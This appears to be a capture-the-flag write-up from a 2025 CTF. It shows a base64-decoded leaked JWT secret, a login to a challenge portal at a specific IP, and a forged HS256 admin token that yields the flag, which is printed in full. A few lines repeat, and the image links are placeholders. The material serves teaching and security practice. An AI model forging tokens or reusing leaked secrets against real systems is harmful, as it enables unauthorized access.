



Decoded:


echo 'c3RyIWszYjRua0AxMDA5JXN1cDNyIXMzY3IzNw==' | base64 -d
str!k3b4nk@1009%sup3r!s3cr37

## Vulnerability Analysis


Visited the secure employee portal url (http://15.206.47.5.nip.io:8443/login.php)




And logged in using the sensitive credentials




And logged in using the sensitive credentials




The backend relied entirely on JWT authentication. Since the secret key was leaked, forging admin-level tokens became trivial.

JWT Secret Exposure leading to Authentication Bypass (CVSS 9.8 – Critical).

## Exploitation

JWT payload:

```
{
   "username": "admin",
    "exp": 1765017943
}
```

Signed using HS256 with the secret:


str!k3b4nk@1009%sup3r!s3cr37

Generated JWT:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjo
xNz Y1MDE3OTQzfQ.tifzCDq5-K5n2RAeC-WWSjVwp5hdhGphMGJ8Q2W0X_4
```

Accessing:
http://15.206.47.5.nip.io:8443/index.php

with the modified JWT revealed the flag as admin access was granted.




## Flag:

```
ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ccf62117a030691b1ac7013fca4fb685}
```

***Takeaway:*** *No brute force. No injections. No fuzzing. Just passive analysis and exposed secrets.*